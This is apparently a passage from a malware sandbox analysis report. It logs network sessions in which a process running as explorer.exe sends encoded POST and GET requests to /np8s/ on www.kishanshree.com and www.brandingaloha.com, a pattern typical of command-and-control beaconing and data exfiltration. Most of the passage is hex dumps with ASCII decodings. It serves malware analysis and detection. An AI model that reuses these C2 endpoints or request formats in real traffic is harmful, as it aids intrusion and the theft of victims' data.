39 46 4b 4c 45 54 38 35 6a 4e 7a 33 74 31 50 6d 6f 7a 71 5f 7a 44 72 43 46 70 6f 35 6d 76 65 38 6b 47 50 79 43 5f 64 79 78 43 46 53 75 67 4a 38 31 41 4a 31 6e 4c 6e 68 55 33 49 72 33 77 4f 77 33 44 34 41 58 41 55 68 4e 61 7e 67 4c 52 37 44 57 75 48 74 6b 7a 5a 45 43 66 78 67 72 32 41 72 52 77 41 41 64 66 45 33 77 4f 66 31 63 58 61 39 4e 4d 72 6b 79 35 44 41 37 57 79 66 39 58 51 59 6e 6b 75 62 64 70 37 41 39 6f 6b 6b 79 71 77 54 46 4b 65 31 28 65 51 76 6e 72 32 4f 4f 4d 32 35 73 6a 38 5a 63 75 75 70 71 4d 4c 70 39 6f 61 56 7e 6c 33 31 4e 36 38 5a 7a 77 5a 79 79 48 4d 63 45 53 54 58 69 41 65 69 62 74 4f 49 69 6f 6b 42 5a 63 37 54 49 70 54 64 64 44 73 6d 41 74 57 4a 6a 70 4b 68 4c 7a 58 43 48 38 70 41 29 2e 00 00 00 00 00 00 00 00 Data Ascii: U48h=gnfQpoaBKud59-4hqnvhXJlMAL8ZZM4nBdiofjYI5dWt139i1mIMUEj6irVouSpUr2I2nfLDmjuJkYkS1HcDMRKjF18BjBXsocjSAlydcbtGhrhaJRVOYkApME(PhymFcPsoWhnsQagQ756OlNQjWV5EOYIFpbtTlJjv039FKLET85jNz3t1Pmozq_zDrCFpo5mve8kGPyC_dyxCFSugJ81AJ1nLnhU3lr3wOw3D4AXAUhNa~gLR7DWuHtkzZECfxgr2ArRwAAdfE3wOf1cXa9NMrky5DA7Wyf9XQYnkubdp7A9okkyqwTFKe1(eQvnr2OOM25sj8ZcuupqMLp9oaV~l31N68ZzwZyyHMcESTXiAeibtOIiokBZc7TIpTddDsmAtWJjpKhLzXCH8pA).
May 27, 2022 18:49:34.406179905 CEST	9574	OUT	POST /np8s/ HTTP/1.1 Host: www.kishanshree.com Connection: close Content-Length: 410 Cache-Control: no-cache Origin: http://www.kishanshree.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.kishanshree.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 34 38 68 3d 67 6e 66 51 70 6f 61 42 4b 75 64 35 39 2d 34 68 71 6e 76 68 58 4a 6c 4d 41 4c 38 5a 5a 4d 34 6e 42 64 69 6f 66 6a 59 49 35 64 57 74 31 33 39 69 31 6d 49 4d 55 45 6a 36 69 72 56 6f 75 53 70 55 72 32 49 32 6e 66 4c 44 6d 6a 75 4a 6b 59 6b 53 31 48 63 44 4d 52 4b 6a 46 31 38 42 6a 42 58 73 6f 63 6a 53 41 6c 79 64 63 62 74 47 68 72 68 61 4a 52 56 4f 59 6b 41 70 4d 45 28 50 68 79 6d 46 63 50 73 6f 57 68 6e 73 51 61 67 51 37 35 36 4f 6c 4e 51 6a 57 56 35 45 4f 59 49 46 70 62 74 54 49 4a 6a 76 30 33 39 46 4b 4c 45 54 38 35 6a 4e 7a 33 74 31 50 6d 6f 7a 71 5f 7a 44 72 43 46 70 6f 35 6d 76 65 38 6b 47 50 79 43 5f 64 79 78 43 46 53 75 67 4a 38 31 41 4a 31 6e 4c 6e 68 55 33 49 72 33 77 4f 77 33 44 34 41 58 41 55 68 4e 61 7e 67 4c 52 37 44 57 75 48 74 6b 7a 5a 45 43 66 78 67 72 32 41 72 52 77 41 41 64 66 45 33 77 4f 66 31 63 58 61 39 4e 4d 72 6b 79 35 44 41 37 57 79 66 39 58 51 59 6e 6b 75 62 64 70 37 41 39 6f 6b 6b 79 71 77 54 46 4b 65 31 28 65 51 76 6e 72 32 4f 4f 4d 32 35 73 6a 38 5a 63 75 75 70 71 4d 4c 70 39 6f 61 56 7e 6c 33 31 4e 36 38 5a 7a 77 5a 79 79 48 4d 63 45 53 54 58 69 41 65 69 62 74 4f 49 69 6f 6b 42 5a 63 37 54 49 70 54 64 64 44 73 6d 41 74 57 4a 6a 70 4b 68 4c 7a 58 43 48 38 70 41 29 2e 00 00 00 00 00 00 00 00 Data Ascii: U48h=gnfQpoaBKud59-4hqnvhXJlMAL8ZZM4nBdiofjYI5dWt139i1mIMUEj6irVouSpUr2I2nfLDmjuJkYkS1HcDMRKjF18BjBXsocjSAlydcbtGhrhaJRVOYkApME(PhymFcPsoWhnsQagQ756OlNQjWV5EOYIFpbtTlJjv039FKLET85jNz3t1Pmozq_zDrCFpo5mve8kGPyC_dyxCFSugJ81AJ1nLnhU3lr3wOw3D4AXAUhNa~gLR7DWuHtkzZECfxgr2ArRwAAdfE3wOf1cXa9NMrky5DA7Wyf9XQYnkubdp7A9okkyqwTFKe1(eQvnr2OOM25sj8ZcuupqMLp9oaV~l31N68ZzwZyyHMcESTXiAeibtOIiokBZc7TIpTddDsmAtWJjpKhLzXCH8pA).

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:49:34.968724966 CEST	9575	OUT	POST /np8s/ HTTP/1.1 Host: www.kishanshree.com Connection: close Content-Length: 410 Cache-Control: no-cache Origin: http://www.kishanshree.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.kishanshree.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 34 38 68 3d 67 6e 66 51 70 6f 61 42 4b 75 64 35 39 2d 34 68 71 6e 76 68 58 4a 6c 4d 41 4c 38 5a 5a 4d 34 6e 42 64 69 6f 66 6a 59 49 35 64 57 74 31 33 39 69 31 6d 49 4d 55 45 6a 36 69 72 56 6f 75 53 70 55 72 32 49 32 6e 66 4c 44 6d 6a 75 4a 6b 59 6b 53 31 48 63 44 4d 52 4b 6a 46 31 38 42 6a 42 58 73 6f 63 6a 53 41 6c 79 64 63 62 74 47 68 72 68 61 4a 52 56 4f 59 6b 41 70 4d 45 28 50 68 79 6d 46 63 50 73 6f 57 68 6e 73 51 61 67 51 37 35 36 4f 6c 4e 51 6a 57 56 35 45 4f 59 49 46 70 62 74 54 49 4a 6a 76 30 33 39 46 4b 4c 45 54 38 35 6a 4e 7a 33 74 31 50 6d 6f 7a 71 5f 7a 44 72 43 46 70 6f 35 6d 76 65 38 6b 47 50 79 43 5f 64 79 78 43 46 53 75 67 4a 38 31 41 4a 31 6e 4c 6e 68 55 33 49 72 33 77 4f 77 33 44 34 41 58 41 55 68 4e 61 7e 67 4c 52 37 44 57 75 48 74 6b 7a 5a 45 43 66 78 67 72 32 41 72 52 77 41 41 64 66 45 33 77 4f 66 31 63 58 61 39 4e 4d 72 6b 79 35 44 41 37 57 79 66 39 58 51 59 6e 6b 75 62 64 70 37 41 39 6f 6b 6b 79 71 77 54 46 4b 65 31 28 65 51 76 6e 72 32 4f 4f 4d 32 35 73 6a 38 5a 63 75 75 70 71 4d 4c 70 39 6f 61 56 7e 6c 33 31 4e 36 38 5a 7a 77 5a 79 79 48 4d 63 45 53 54 58 69 41 65 69 62 74 4f 49 69 6f 6b 42 5a 63 37 54 49 70 54 64 64 44 73 6d 41 74 57 4a 6a 70 4b 68 4c 7a 58 43 48 38 70 41 29 2e 00 00 00 00 00 00 00 00 Data Ascii: U48h=gnfQpoaBKud59-4hqnvhXJlMAL8ZZM4nBdiofjYI5dWt139i1mIMUEj6irVouSpUr2I2nfLDmjuJkYkS1Hc DMRKjF18BjBXsocjSAlydcbtGhrhaJRVOYkApME(PhymFcPsoWhnsQagQ756OlNQjWV5EOYIFpbtTlJjv039FKLET8 5jNz3t1Pmozq_zDrCFpo5mve8kGPyC_dyxCFSugJ81AJ1nLnhU3Ir3wOw3D4AXAUhNa~gLR7DWuHtkzZECfxgr2ArR wAAdfE3wOf1cXa9NMrky5DA7Wyf9XQYnkubdp7A9okkyqwTFKe1(eQvnr2OOM25sj8ZcuupqMLp9oaV~l31N68ZzwZ yyHMcESTXiAeibtOIiokBZc7TlpTddDsmAtWJjpKhLzXCH8pA).
May 27, 2022 18:49:35.875060081 CEST	9576	OUT	POST /np8s/ HTTP/1.1 Host: www.kishanshree.com Connection: close Content-Length: 410 Cache-Control: no-cache Origin: http://www.kishanshree.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.kishanshree.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 34 38 68 3d 67 6e 66 51 70 6f 61 42 4b 75 64 35 39 2d 34 68 71 6e 76 68 58 4a 6c 4d 41 4c 38 5a 5a 4d 34 6e 42 64 69 6f 66 6a 59 49 35 64 57 74 31 33 39 69 31 6d 49 4d 55 45 6a 36 69 72 56 6f 75 53 70 55 72 32 49 32 6e 66 4c 44 6d 6a 75 4a 6b 59 6b 53 31 48 63 44 4d 52 4b 6a 46 31 38 42 6a 42 58 73 6f 63 6a 53 41 6c 79 64 63 62 74 47 68 72 68 61 4a 52 56 4f 59 6b 41 70 4d 45 28 50 68 79 6d 46 63 50 73 6f 57 68 6e 73 51 61 67 51 37 35 36 4f 6c 4e 51 6a 57 56 35 45 4f 59 49 46 70 62 74 54 49 4a 6a 76 30 33 39 46 4b 4c 45 54 38 35 6a 4e 7a 33 74 31 50 6d 6f 7a 71 5f 7a 44 72 43 46 70 6f 35 6d 76 65 38 6b 47 50 79 43 5f 64 79 78 43 46 53 75 67 4a 38 31 41 4a 31 6e 4c 6e 68 55 33 49 72 33 77 4f 77 33 44 34 41 58 41 55 68 4e 61 7e 67 4c 52 37 44 57 75 48 74 6b 7a 5a 45 43 66 78 67 72 32 41 72 52 77 41 41 64 66 45 33 77 4f 66 31 63 58 61 39 4e 4d 72 6b 79 35 44 41 37 57 79 66 39 58 51 59 6e 6b 75 62 64 70 37 41 39 6f 6b 6b 79 71 77 54 46 4b 65 31 28 65 51 76 6e 72 32 4f 4f 4d 32 35 73 6a 38 5a 63 75 75 70 71 4d 4c 70 39 6f 61 56 7e 6c 33 31 4e 36 38 5a 7a 77 5a 79 79 48 4d 63 45 53 54 58 69 41 65 69 62 74 4f 49 69 6f 6b 42 5a 63 37 54 49 70 54 64 64 44 73 6d 41 74 57 4a 6a 70 4b 68 4c 7a 58 43 48 38 70 41 29 2e 00 00 00 00 00 00 00 00 Data Ascii: U48h=gnfQpoaBKud59-4hqnvhXJlMAL8ZZM4nBdiofjYI5dWt139i1mIMUEj6irVouSpUr2I2nfLDmjuJkYkS1Hc DMRKjF18BjBXsocjSAlydcbtGhrhaJRVOYkApME(PhymFcPsoWhnsQagQ756OlNQjWV5EOYIFpbtTlJjv039FKLET8 5jNz3t1Pmozq_zDrCFpo5mve8kGPyC_dyxCFSugJ81AJ1nLnhU3Ir3wOw3D4AXAUhNa~gLR7DWuHtkzZECfxgr2ArR wAAdfE3wOf1cXa9NMrky5DA7Wyf9XQYnkubdp7A9okkyqwTFKe1(eQvnr2OOM25sj8ZcuupqMLp9oaV~l31N68ZzwZ yyHMcESTXiAeibtOIiokBZc7TlpTddDsmAtWJjpKhLzXCH8pA).
May 27, 2022 18:49:37.578358889 CEST	9583	OUT	POST /np8s/ HTTP/1.1 Host: www.kishanshree.com Connection: close Content-Length: 410 Cache-Control: no-cache Origin: http://www.kishanshree.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.kishanshree.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 34 38 68 3d 67 6e 66 51 70 6f 61 42 4b 75 64 35 39 2d 34 68 71 6e 76 68 58 4a 6c 4d 41 4c 38 5a 5a 4d 34 6e 42 64 69 6f 66 6a 59 49 35 64 57 74 31 33 39 69 31 6d 49 4d 55 45 6a 36 69 72 56 6f 75 53 70 55 72 32 49 32 6e 66 4c 44 6d 6a 75 4a 6b 59 6b 53 31 48 63 44 4d 52 4b 6a 46 31 38 42 6a 42 58 73 6f 63 6a 53 41 6c 79 64 63 62 74 47 68 72 68 61 4a 52 56 4f 59 6b 41 70 4d 45 28 50 68 79 6d 46 63 50 Data Ascii: U48h=gnfQpoaBKud59-4hqnvhXJlMAL8ZZM4nBdiofjYI5dWt139i1mIMUEj6irVouSpUr2I2nfLDmjuJkYkS1Hc DMRKjF18BjBXsocjSAlydcbtGhrhaJRVOYkApME(PhymFcP

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:49:39.266382933 CEST	9584	OUT	POST /np8s/ HTTP/1.1 Host: www.kishanshree.com Connection: close Content-Length: 410 Cache-Control: no-cache Origin: http://www.kishanshree.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.kishanshree.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 34 38 68 3d 67 6e 66 51 70 6f 61 42 4b 75 64 35 39 2d 34 68 71 6e 76 68 58 4a 6c 4d 41 4c 38 5a 5a 4d 34 6e 42 64 69 6f 66 6a 59 49 35 64 57 74 31 33 39 69 31 6d 49 4d 55 45 6a 36 69 72 56 6f 75 53 70 55 72 32 49 32 6e 66 4c 44 6d 6a 75 4a 6b 59 6b 53 31 48 63 44 4d 52 4b 6a 46 31 38 42 6a 42 58 73 6f 63 6a 53 41 6c 79 64 63 62 74 47 68 72 68 61 4a 52 56 4f 59 6b 41 70 4d 45 28 50 68 79 6d 46 63 50 Data Ascii: U48h=gnfQpoaBKud59-4hqnvhXJlMAL8ZZM4nBdiofjYI5dWt139i1mIMUEj6irVouSpUr2I2nfLDmjuJkYkS1HcDMRKjF18BjBXsocjSAlydcbtGhrhaJRVOYkApME(PhymFcP
May 27, 2022 18:49:40.012908936 CEST	9585	IN	HTTP/1.1 404 Not Found Date: Fri, 27 May 2022 16:49:39 GMT Server: Apache Content-Length: 315 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0a 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. Additionally, a 404 Not Founderror was encountered while trying to use an ErrorDocument to handle the request. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49812	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:47:37.199244022 CEST	7942	OUT	GET /np8s/?U48h=N6XRxtM6F1nBVZRwu48YOgJ13F0eVAmeAwT+lah6Tiq2+v96MM9EXT3L0sCJR4qYezv9&m88hS=6ld8i2BhSR2pvHw HTTP/1.1 Host: www.brandingaloha.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 18:47:37.316972017 CEST	7943	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Fri, 27 May 2022 16:47:37 GMT Content-Type: text/html Content-Length: 291 ETag: "628d16df-123" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 2f 68 65 61 64 3e 0a 20 20 3c 62 6f 64 79 3e 0a 20 20 20 20 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 20 20 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"> <head> <meta http-equiv="content-type" content="text/html;charset=utf-8" /> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon" /> <title>Forbidden</title></head> <body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.3	49968	132.148.165.111	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:49:37.217051029 CEST	9582	OUT	POST /np8s/ HTTP/1.1 Host: www.kishanshree.com Connection: close Content-Length: 36478 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
			Origin: http://www.kishanshree.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.kishanshree.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 34 38 68 3d 67 6e 66 51 70 74 36 58 4f 66 77 74 6c 4c 68 48 70 55 66 50 63 5a 31 53 4e 62 49 47 58 75 4d 4f 47 70 48 5a 43 53 70 70 7e 59 79 33 28 6e 68 66 7e 45 34 69 55 46 54 54 76 35 78 33 28 69 6c 54 72 32 51 55 6e 66 50 44 70 44 47 5a 6b 35 30 34 31 69 6f 45 42 52 4b 66 45 31 38 45 6e 44 79 4f 6f 63 6d 33 41 6b 33 41 64 72 52 47 75 70 5a 61 4c 53 39 46 62 45 42 69 50 45 76 62 76 53 36 63 63 50 45 4f 57 6c 6e 73 58 71 73 51 36 61 69 4e 6a 4d 51 38 53 46 35 63 66 6f 49 51 77 4c 6f 6b 49 4a 6e 4e 30 32 42 46 4c 35 77 54 38 6f 44 4e 30 47 74 79 42 32 6f 32 6f 50 7a 4b 68 69 5a 43 6f 35 37 39 65 39 67 57 50 44 6d 5f 50 79 78 44 42 44 32 47 4d 72 67 41 46 55 6a 73 6e 68 6f 65 4c 36 72 6f 4f 79 69 51 73 44 50 52 4e 77 68 38 7e 69 48 33 33 44 57 71 4d 4e 6c 78 5a 45 44 2d 78 67 72 55 41 72 42 77 41 44 39 66 46 56 49 4f 58 77 6f 51 52 39 4e 4a 79 30 79 68 65 51 33 75 79 66 6c 48 51 61 6e 4b 75 49 78 70 70 30 35 6f 6a 57 61 70 34 7a 46 49 61 31 7e 43 62 50 6d 6c 32 4f 4f 69 32 38 41 7a 28 76 59 75 76 34 71 4d 4c 4b 46 6f 59 6c 7e 6c 70 6c 4d 38 33 35 7e 31 5a 79 71 44 4d 65 63 6f 53 67 43 41 65 77 6a 74 4f 74 65 6f 6e 78 5a 63 76 6a 4a 78 43 38 74 4e 67 48 41 4f 46 37 43 56 66 58 79 32 58 53 4b 6b 39 32 7a 55 4c 70 37 79 53 69 32 67 52 4b 54 43 41 5f 75 47 6e 51 74 65 62 53 52 41 66 74 74 45 43 5a 62 67 79 58 44 34 6d 6b 72 45 6e 36 61 2d 35 65 34 78 28 67 62 6d 62 77 37 4b 48 48 49 6b 43 67 78 52 70 5a 51 39 30 55 69 51 75 34 71 7a 31 41 5a 4d 6c 2d 65 4a 75 52 58 61 47 2d 34 59 4d 34 56 39 68 78 41 79 77 66 71 75 76 78 51 6e 44 50 37 69 66 79 51 67 73 52 43 48 45 4c 30 32 6b 4e 61 33 77 6a 30 7a 41 66 64 5f 64 56 65 2d 7a 6e 53 35 46 70 52 49 72 6b 42 6d 63 6d 6d 32 34 35 46 30 56 55 76 32 63 47 68 5f 38 37 57 36 43 74 63 4f 55 4d 63 56 42 65 6d 64 66 54 58 76 67 45 68 4f 55 54 76 4d 74 4f 79 4b 72 78 54 4f 4c 75 6e 32 39 74 48 72 6e 7a 6a 4a 63 59 39 32 4b 55 61 4b 6e 4e 62 75 48 4a 52 53 57 53 4c 49 43 66 37 75 65 77 6e 45 70 6e 32 6c 4d 54 32 30 4d 65 58 67 6b 62 6c 75 78 77 57 54 4d 39 78 31 30 56 28 67 62 43 53 49 43 74 43 6b 38 63 30 7a 30 57 76 64 28 4a 6b 66 75 69 55 55 6d 42 4f 7a 6b 55 50 55 4b 79 4d 35 68 78 6b 33 6a 64 75 49 72 58 54 4a 34 53 6b 58 50 71 28 38 54 45 76 59 71 72 48 7a 69 33 6b 51 32 4e 47 73 6c 55 39 4b 45 70 33 69 48 4e 28 5a 78 67 69 61 4b 42 55 6a 71 59 72 71 35 48 6c 4d 6f 64 74 52 33 51 47 58 4b 63 62 41 66 5f 74 57 38 32 62 7a 6e 58 48 4a 42 70 73 50 5a 6f 4b 6c 76 6b 6f 39 43 57 77 62 68 44 5a 76 65 75 31 63 6c 66 61 6e 75 6b 74 58 4a 35 55 39 51 55 45 71 28 56 30 4a 76 53 4a 79 39 39 6c 6c 76 78 33 44 56 44 62 75 71 45 69 6e 57 6b 76 76 6b 79 33 68 45 50 36 4d 34 41 44 76 49 74 33 32 6b 39 6c 73 76 48 73 70 64 4b 73 5f 57 5f 58 6a 30 46 4e 7a 57 4d 31 31 4a 59 4e 68 50 36 4c 71 54 39 75 4d 51 49 63 4d 68 66 39 6c 38 54 36 65 76 4d 46 46 41 30 30 4e 4e 4b 78 38 66 51 53 6b 6e 65 38 4d 35 37 65 62 6b 73 33 78 30 4f 53 58 62 62 77 52 57 61 7e 55 52 49 64 6b 53 61 67 45 79 39 6b 6b 35 50 6d 64 4e 39 45 5a 5a 78 59 74 77 31 4b 69 50 74 56 4e 35 77 51 55 45 48 62 76 46 49 69 69 45 71 4a 49 72 43 46 6d 55 61 66 78 47 67 7a 57 72 70 30 75 31 50 4b 32 66 31 43 7a 6b 34 4b 73 33 76 53 31 4b 78 34 70 36 42 72 4c 44 31 32 54 68 69 69 58 64 50 47 36 30 74 76 4f 52 66 7a 6c 77 50 35 75 4c 6a 74 51 5a 41 56 6e 35 77 34 75 54 6c 64 75 33 68 57 33 69 42 51 4c 63 36 43 48 66 53 32 6f 65 4b 49 4b 62 62 39 75 45 38 39 67 71 42 28 45 77 5f 6c 45 4b 43 67 49 70 38 64 44 37 4a 50 4a 46 69 69 51 61 77 34 34 70 72 71 75 4e 71 41 33 78 52 66 36 73 38 44 39 30 65 39 6e 7a 45 4b 31 48 65 67 74 46 77 6d 33 64 67 7a 48 66 72 55 58 37 39 6b 72 67 74 53 70 50 6f 70 6e 66 6b 46 74 67 74 64 46 57 6f 59 30 58 62 6c 36 68 44 34 64 50 4a 5a 2d 41 41 56 5f 4e 31 53 52 31 42 6f 32 32 30 46 58 43 65 6c 4b 31 79 63 44 53 46 30 6f 35 71 39 53 52 73 78 4c 49 36 56 56 30 35 43 50 4f 58 75 74 78 55 44 54 6e 73 57 64 45 66 36 4f 4e 70 33 72 5a 34 6d 4d 4c 4f 35 4f 76 5f 4f 41 45 35 65 68 63 6d 61 69 7a 41 63 55 66 58 4e 70 47 67 39 4b 6b 46 37 65 51 34 6d 63 31 61 77 61 79 67 54 59 30 4e 4b 63 32 42 52 69 73 67 76 78 6a 76 Data Ascii: U48h=gnfQpt6XOfwtlLhHpUfPcZ1SNbIGXuMOGpHZCSpp~Yy3(nhf~E4iUFTTv5x3(ilTr2QUnfPDpDGZk5041ioEBRKfE18EnDyOocm3Ak3AdrRGupZaLS9FbEBiPEvbvS6ccPEOWlnsXqsQ6aiNjMQ8SF5cfoIQwLokIJnN02BFL5wT8oDN0GtyB2o2oPzKhiZCo579e9gWPDm_PyxDBD2GMrgAFUjsnhoeL6roOyiQsDPRNwh8~iH33DWqMNlxZED-xgrUArBwAD9fFVIOXwoQR9NJy0yheQ3uyflHQanKuIxpp05ojWap4zFla1~CbPmI2OOi28Az(vYuv4qMLKFoYl~lplM835~1ZyqDMecoSgCAewjtOteonxZcvjJxC8tNgHAOF7CVfXy2XSKk92zULp7ySi2gRKTCA_uGnQtebSRAfttECZbgyXD4mkrEn6a-5e4x(gbmbw7KHHIkCgxRpZQ90UiQu4qz1AZMl-eJuRXaG-4YM4V9hxAywfquvxQnDP7ifyQgsRCHEL02kNa3wj0zAfd_dVe-znS5FpRIrkBmcmm245F0VUv2cGh_87W6CtcOUMcVBemdfTXvgEhOUTvMtOyKrxTOLun29tHrnzjJcY92KUaKnNbuHJRSWSLICf7uewnEpn2lMT20MeXgkbluxwWTM9x10V(gbCSICtCk8c0z0Wvd(JkfuiUUmBOzkUPUKyM5hxk3jduIrXTJ4SkXPq(8TEvYqrHzi3kQ2NGslU9KEp3iHN(ZxgiaKBUjqYrq5HlModtR3QGXKcbAf_tW82bznXHJBpsPZoKlvko9CWwbhDZveu1clfanuktXJ5U9QUEq(V0JvSJy99llvx3DVDbuqEinWkvvky3hEP6M4ADvIt32k9lsvHspdKs_W_Xj0FNzWM11JYNhP6LqT9uMQIcMhf9l8T6evMFFA00NNKx8fQSkne8M57ebks3x0OSXbbwRWa~URIdkSagEy9kk5PmdN9EZZxYtw1KiPtVN5wQUEHbvFIiiEqJIrCFmUafxGgzWrp0u1PK2f1Czk4Ks3vS1Kx4p6BrLD12ThiiXdPG60tvORfzlwP5uLjtQZAVn5w4uTldu3hW3iBQLc6CHfS2oeKIKbb9uE89gqB(Ew_lEKCgIp8dD7JPJFiiQaw44prquNqA3xRf6s8D90e9nzEK1HegtFwm3dgzHfrUX79krgtSpPopnfkFtgtdFWoY0Xbl6hD4dPJZ-AAV_N1SR1Bo220FXCelK1ycDSF0o5q9SRsxLI6VV05CPOXutxUDTnsWdEf6ONp3rZ4mMLO5Ov_OAE5ehcmaizAcUfXNpGg9KkF7eQ4mc1awaygTY0NKc2BRisgvxjvxJRvODHbOdcuqTKKhrQke-5T(l7qDgeLx6BDWxVmv5NhH08LEx~fzEjXWZuT4GMNy6oDn9uZqkp_va1_rM3e0_7sJf9iMemdKxZcif0Icwl4zlNeW8bVZS6EmBZvi9AdrVy0i24ADrzJJUUwsKBWDXtT9D924Yzkf7ycfxlEbzK4A4l-KvTc2bbvHWq-RSA9YOKVAGlzvJAnRhwWDgmlpRhE41Ys1VbIdnOpADPAVSFuSIV37PyFy0w8qE2CpxFmiq2rMbUZE2Q8k4JFNSHjcM92EgLR9dxXAf127QDCgI6aH2~dzC0BncpXSsQMN6iR0CRReuqL7wUg6sLs8_~T66(ruGhFA4VTc_CuWXBrELoVSzpoSrVhSuX7xnQ1jBi1Y-h0J3E2h1LOr6a1jFbF5EBAA1NUOCHabiXGW4ywvffq0E6fwB9uoZ6hLXV0TLesN12Wqu2pe0OTTf51Rm(mtjSYkvnvjhqk~jfIGShQB-DDTOS0LAdX1O4JDstNZPqIaqCa6RBtvtvoTpwNlKwBbZWAU7DVSJu-~OS42HxHYJIdtPBEZwfcUtM983IIV4cYSmG04xQK5xSgP5Bh3UuBX_FZ9beGwAYUb-TfOKOJnRRYBn4HcOjSwNmW~4wNMAUkFlUe12X3ohertre1wqieYCk8uwJJodrnsoFUZOpZvpdYLlSY1BQ4sHaO9CMkM8VYEoBvBxrX424wK4fgjyu1soEeY9fmtpwzRotzUlAgbnO9xa8JJStEhwNUwpyRdTHcxsaVEOrWlH83HEbPbWDqcf0fEDbjHySEkkp6xW45d9WwVSo5fjt3XaveFChlFoYO(_sZbjJAvGtg2MhNZWvuF0PlWV4VjWYn1wHo89Qf5KGIfKTn2oRCm95hDLQ3aHSYxEKgAunET3eqH4eG1_s3pWXRVFW0siyreBPFPEVjFhhDT6VruCtExTmXXKDtLucrvrGSfjj8jL4uCTQ0lpj2oWNuJT2chEWBKopmHCLVBHqcCuh9GWa8O4Ougm8OULxVEj70(OO4cAvVOmJGY0ICN_jUGve3zYSzNgc0ZJdWO9vF6YobsJ4-bKYnLp4OgXv8PlaAJQE9FIvd9_8mWJXy12JbHZpcEEdV7r(Am_AI472pGlyUfqVpEhajv0Zt5F1m5imYp1